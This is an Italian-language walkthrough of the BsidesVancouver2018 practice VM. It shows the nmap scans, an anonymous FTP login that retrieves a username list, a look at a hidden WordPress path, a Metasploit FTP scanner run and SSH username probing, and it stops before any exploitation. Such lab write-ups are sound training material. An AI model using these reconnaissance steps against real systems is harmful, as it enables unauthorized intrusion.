
Hacking VM Vbox

Sommario

Introduzione

Installando la macchina virtuale BsidesVancouver2018 e avviandola senza eseguire altre azioni, vediamo che vengono richiesti una login e una password per l'accesso:




Non disponiamo di queste informazioni, quindi non possiamo accedere alla macchina in modo diretto. Per ottenere informazioni sulla macchina è necessario innanzitutto individuarne l'indirizzo IP. Per farlo possiamo fare in modo, tramite le impostazioni di VirtualBox, che stia sulla stessa rete della macchina Kali Linux, dalla quale possiamo poi eseguire comandi per individuarla e hackerarla.

Configurazioni

Come prima cosa dobbiamo fare in modo che alla macchina BsidesVancouver2018 venga assegnato un indirizzo IP da un server DHCP, poiché ovviamente non possiamo configurarlo noi, non avendo l'accesso. Nelle impostazioni di rete VirtualBox possiamo impostare a questo scopo la modalità "Scheda solo host". Questa modalità permette alla macchina virtuale di comunicare con l'host, che funziona da server DHCP e assegna un indirizzo IP alla macchina, pur non permettendo la navigazione sul web.


Impostiamo quindi la machina BsidesVancouver2018 sulla rete "VirtualBox Host-Only Ethernet Adapter".



La modalità "Scheda solo host" permette anche alle macchine virtuali di comunicare non solo con l'host, ma anche tra di loro.


Sulla macchina Kali Linux, che ha al momento una sola scheda di rete abilitata su "rete interna", abilitiamo da Virtual Box una seconda scheda di rete anch'essa in modalità "Scheda solo host".

In questo modo anche Kali Linux ha un'interfaccia attiva sulla rete "VirtualBox Host-Only Ethernet Adapter".



Identificazione della macchina

Eseguiamo poi da Kali Linux il comando `ifconfig` per verificare le nuove impostazioni di rete. Vediamo che adesso è attiva una seconda interfaccia di rete `eth1`, che ha ip `192.168.56.103` sulla rete `192.168.56.0/24`.




Con il comando `nmap -sn 192.168.56.0/24` scansionamo la rete "VirtualBox Host-Only Ethernet Adapter" per verificare quali host risultano attivi.

Dal risultato troviamo attivi 2 host:

`192.168.56.103` questo IP corrisponde a quello di Kali Linux

`192.168.56.101` sulla rete "VirtualBox Host-Only Ethernet Adapter" sono configurate solo due macchine, questo IP quindi corrisponde alla macchina BsidesVancouver2018.



Verifichiamo poi la comunicazione da Kali a BsidesVancouver2018 eseguendo un `ping` all'IP `192.168.56.101` e vediamo che la macchina è raggiungibile:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.486 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.984 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.879 ms
^C
── 192.168.56.101 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.486/0.863/1.105/0.232 ms
```

Enumerazione servizi e scansione

Ora che abbiamo identificato l'IP della macchina BsidesVancouver2018 e ne abbiamo verificata la raggiungibilità da Kali Linux, procediamo a raccogliere informazioni sulla macchina e sui servizi in esecuzione.

Utilizziamo `nmap -sV` per fare banner grabbing, ovvero per identificare e raccogliere informazioni sulla versione e altre caratteristiche dei servizi in esecuzione sulla macchina. Queste informazioni possono essere utilizzate per identificare potenziali vulnerabilità associate a specifiche versioni di un servizio.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 05:10 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
```

Il risultato ci fornisce alcune informazioni sulla macchina e sul sistema:

- La porta 21 (protocollo FTP) è aperta e il servizio in esecuzione è vsftpd con versione 2.3.5;
- La porta 22 (protocollo SSH) è aperta e il servizio in esecuzione è OpenSSH con versione 5.9p1;
- La porta 80 (protocollo HTTP) è aperta e il servizio in esecuzione è Apache httpd con versione 2.2.22;

- Il sistema operativo è probabilmente Unix o Linux. L'identificatore CPE (Common Platform Enumeration) fornisce un modo standardizzato per definire e identificare una piattaforma. Qui indica un kernel Linux.

Per approfondire le analisi, eseguiamo `nmap -A` su questo host, ossia uno scan aggressivo che restituisce informazioni aggiuntive sui servizi in esecuzione.



Come prima cosa interessante, il risultato ci mostra che il server FTP permette accessi anonimi, come indicato dalla riga `ftp-anon: Anonymous FTP login allowed` nella sezione evidenziata in giallo. La riga sottostante indica inoltre che c'è una directory chiamata `public` alla quale gli utenti anonimi possono accedere.

La sezione evidenziata in rosso indica che il servizio SSH utilizza DSA, RSA e ECDSA.

La sezione evidenziata in verde evidenzia che il server web è basato su Apache httpd 2.2.22, e sembra essere installato su una macchina Ubuntu. La scansione ha identificato un file `robots.txt` sul server, sul quale la pagina `/backup_wordpress` risulta "disallowed". Il file `robots.txt` viene utilizzato dai motori di ricerca per determinare quali parti del sito non dovrebbero essere indicizzate. L'opzione "disallowed" impedisce ai motori di ricerca di indicizzare le pagine indicate, in questo caso `/backup_wordpress`.

Raccolta informazioni

Come prima cosa proviamo ad utilizzare le informazioni raccolte sul servizio FTP per verificare il contenuto della cartella `public`:

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
```

Con il comando `ftp 192.168.56.101` ci connettiamo al servizio FTP della macchina. BsidesVancouver2018 Viene richiesto il nome utente. Abbiamo visto dalla scansione aggressiva effettuata in precedenza che il servizio permette accessi anonimi, quindi inseriamo `anonymous` e vediamo che il login va a buon fine:

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Si apre la shell ftp. Utilizziamo il comando `ls` per verificare il contenuto della directory in cui ci troviamo, e troviamo subito la cartella `public`:

```
ftp> ls
229 Entering Extended Passive Mode (|||11280|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
```


Utilizziamo il comando `cd public` per spostarci nella directory public e rieseguiamo il comando `ls` per vedere il contenuto. Vediamo che la directory contiene il file `users.txt.bk`:

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||22200|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
```


Il comando `get users.txt.bk` ci permette di scaricare il file:




Usciamo dalla sessione (che era andata in timeout) con il comando `exit` e torniamo nel nostro Kali Linux.




Il file è stato scaricato nalla directory corrente. Con il comando `cat` vediamo il contenuto. Troviamo 5 nomi utente:




Proviamo poi ad accedere al web server digitando l'indirizzo IP della macchina nel browser. Viene visualizzata una pagina di default che contiene solo testo semplice. Sembra che non siano presenti altri contenuti:



Aggiungendo `/backup_wordpress` all'indirizzo IP nell'url troviamo quello che sembra essere un blog Wordpress deprecato.



Tra i vari link presenti nella pagina, troviamo una pagina di log-in:



Hacking

Una scansione con Nessus sulla macchina riporta una sola vulnerabilità critica e altre vulnerabilità minori che non sembrano essere immediatamente/facilmente sfruttabili.

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
MIXED	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
INFO	...	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	SSH (Multiple Issues)	Service detection	2

Dalle verifiche precedenti, disponiamo adesso di una lista di 5 nomi utente:


`abatchy, john, mai, anne, doomguy`

e tre servizi attivi: `ftp, ssh, http`

Abbiamo verificato in precedenza dallo scan con `nmap` che il servizio FTP è abilitato solo per l'accesso anonimo.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Utilizzando il modulo `auxiliary/scanner/ftp/anonymous di Metasploit` vediamo che l'accesso anonimo in FTP è in sola lettura. Un attacco che sfrutta questo canale non sembra praticabile facilmente.



```
msf6 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified username
   FTPUSER   anonymous            no        The username to authenticate as
   RHOSTS    192.168.56.101       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     21                   yes       The target port (TCP)
   THREADS   1                    yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/anonymous) > run

[+] 192.168.56.101:21     - 192.168.56.101:21 - Anonymous READ (220 (vsFTPd 2.3.5))
[*] 192.168.56.101:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >
```


Proviamo allora a connetterci al servizio SSH con ciascun utente della lista con il comando

`ssh [nomeutente]@192.168.56.101`

vediamo che riceviamo un messaggio di accesso negato per tutti i nomi utente della lista tranne che per l'utente `anne`, per il quale viene invece richiesta la password:

